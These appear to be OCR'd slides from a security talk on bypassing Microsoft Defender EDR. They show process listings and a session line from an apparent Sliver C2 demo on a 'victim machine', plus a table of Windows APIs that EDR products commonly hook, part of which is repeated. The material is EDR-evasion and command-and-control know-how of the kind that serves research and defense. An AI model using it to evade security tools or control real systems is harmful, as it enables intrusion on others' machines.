
🧠 **Monitoring** Tracks processes, scripts, network activity, registry, file changes

💾 **Telemetry** Detailed event logs for forensics and timeline analysis


Live Demo

Bypassing Microsoft Defender EDR

Controlling the victim machine




```
 10604   9172    DELL\r_fak   x86_64   monin-rasbery-win.exe              1
 17756   9172    DELL\r_fak   x86_64   monin-rasbery-win.exe              1
 19396   9172    DELL\r_fak   x86_64   monin-rasbery-win.exe              1
 18120   1100                          svchost.exe                        -1
 19080   9172    DELL\r_fak   x86_64   monin-rasbery-win.exe              1
 4236    9172    DELL\r_fak   x86_64   monin-rasbery-win.exe              1
 8972    1100                          svchost.exe                        -1
 3816    14912   DELL\r_fak   x86_64   msedge.exe                         1
 6800    3816    DELL\r_fak   x86_64   msedge.exe                         1
 7544    3816    DELL\r_fak   x86_64   msedge.exe                         1
 7840    3816    DELL\r_fak   x86_64   msedge.exe                         1
 23160   3816    DELL\r_fak   x86_64   msedge.exe                         1
 7204    3804                 x86_64   audiodg.exe                        0
 15996   1252    DELL\r_fak   x86_64   smartscreen.exe                    1
 3780    1100                          svchost.exe                        -1
 15316   1100                          svchost.exe                        -1
 9768    9172    DELL\r_fak   x86_64   monin-rasbery-win2.exe             1
 22000   9172    DELL\r_fak   x86_64   monin-rasbery-win.exe              1
 5056    9172                 x86_64   monin-rasbery-win.exe              1
 9808    1100                          svchost.exe                        -1
 18516   1252                          WmiPrvSE.exe                       -1
 19928   9172                 x86_64   monin-rasbery-win.exe              1
 8756    9172    DELL\r_fak   x86_64   monin-rasbery-win2.exe             1
 24372   14184   DELL\r_fak   x86_64   sliver-client_windows.exe          1
 13308   9172    DELL\r_fak   x86_64   POWERPNT.EXE                       1
 18784   13308   DELL\r_fak   x86_64   ai.exe                             1
 12808   18492   DELL\r_fak   x86_64   chrome.exe                         1


⚠  Security Product(s): Windows Defender, Windows Smart Screen

[*] Session abe9901a ACTUAL_KIDNEY - 105.74.65.162:56643 (dell) - windows/amd64 - Wed, 16 Apr 2025 10:44:26 +00
```



```
4960    1100                           tphkload.exe                        -1
4976    4020                           wlanext.exe                         -1
5012    1100                           svchost.exe                         -1
5020    1100                           vmware-authd.exe                    -1
5028    1100                           Updater.exe                         -1
5048    1100                           vmnetdhcp.exe                       -1
5124    4976                           conhost.exe                         -1
5136    1100                           vmware-usbarbitrator64.exe          -1
5152    1100                           vmnat.exe                           -1
5164    1100                           WMIRegistrationService.exe          -1
5192    1100                           MsMpEng.exe                         -1
5240    1100                           svchost.exe                         -1
5272    1100                           svchost.exe                         -1
5284    1100                           wslservice.exe                      -1
5996    1252                           WmiPrvSE.exe                        -1
6996    4536                           AggregatorHost.exe                  -1
7520    1100                           svchost.exe                         -1
8088    1100                           svchost.exe                         -1
7808    1100                           svchost.exe                         -1
6360    7808                           dasHost.exe                         -1
2228    1100                           WUDFHost.exe                        -1
3032    1100                           WUDFHost.exe                        -1
4496    1100                           svchost.exe                         -1
5468    1100                           aesm_service.exe                    -1
4600    1100                           svchost.exe                         -1
4796    1100                           svchost.exe                         -1
5512    1100                           svchost.exe                         -1
7576    1100                           svchost.exe                         -1
1292    1100                           svchost.exe                         -1
1520    1100                           SearchIndexer.exe                   -1
7804    1100                           vmcompute.exe                       -1
4716    4608    DELL\r_fak   x86_64    dptf_helper.exe                     1
5000    4816    DELL\r_fak   x86_64    uihost.exe                          1
```


Finaly is a Functions Hook Story ?

EDR Functions – Mechanisms used



EDR Capability	Common Hooked APIs
Process Monitoring	`CreateProcessW`, `CreateProcessInternalW`, `NtCreateProcessEx`, `NtResumeThread`
Script Execution Monitoring	`System.Management.Automation.*` (PowerShell), `WScript.Shell.Run`, `ShellExecuteEx`
Memory Injection Detection	`VirtualAlloc`, `VirtualAllocEx`, `VirtualProtect`, `WriteProcessMemory`, `NtMapViewOfSection`, `CreateRemoteThread`, `NtQueueApcThread`
Credential Access Detection	`OpenProcess`, `ReadProcessMemory`, `NtQuerySystemInformation`, `Lsass access APIs`
File System Monitoring	`CreateFileW`, `WriteFile`, `ReadFile`, `SetFileInformationByHandle`
Registry Monitoring	`RegSetValueExW`, `RegCreateKeyExW`, `RegDeleteValue`, `NtSetValueKey`
Network Monitoring	`connect`, `send`, `recv`, `WSAConnect`, `WinHttpSendRequest`, `InternetConnect`
Persistence Detection	`RegSetValueExW`, `CreateServiceW`, `CopyFileW`, `MoveFileW`, `ShellExecuteExW`
Module Load Monitoring	`LoadLibraryExW`, `LdrLoadDll`, `NtMapViewOfSection`
ETW/AMSI Activity Monitoring	`AmsiScanBuffer`, `EtwEventWrite`, `EtwTraceMessage`, `RtlReportSilentProcessExit`
Service Manipulation Detection	`OpenServiceW`, `StartServiceW`, `ControlService`, `ChangeServiceConfigW`
User Logon/Session Monitoring	`LogonUserW`, `WTSQuerySessionInformation`, `GetTokenInformation`

EDR Functions – Mechanisms used



EDR Capability	Common Hooked APIs
Process Monitoring	`CreateProcessW`, `CreateProcessInternalW`, `NtCreateProcessEx`, `NtResumeThread`
Script Execution Monitoring	`System.Management.Automation.*` (PowerShell), `WScript.Shell.Run`, `ShellExecuteEx`
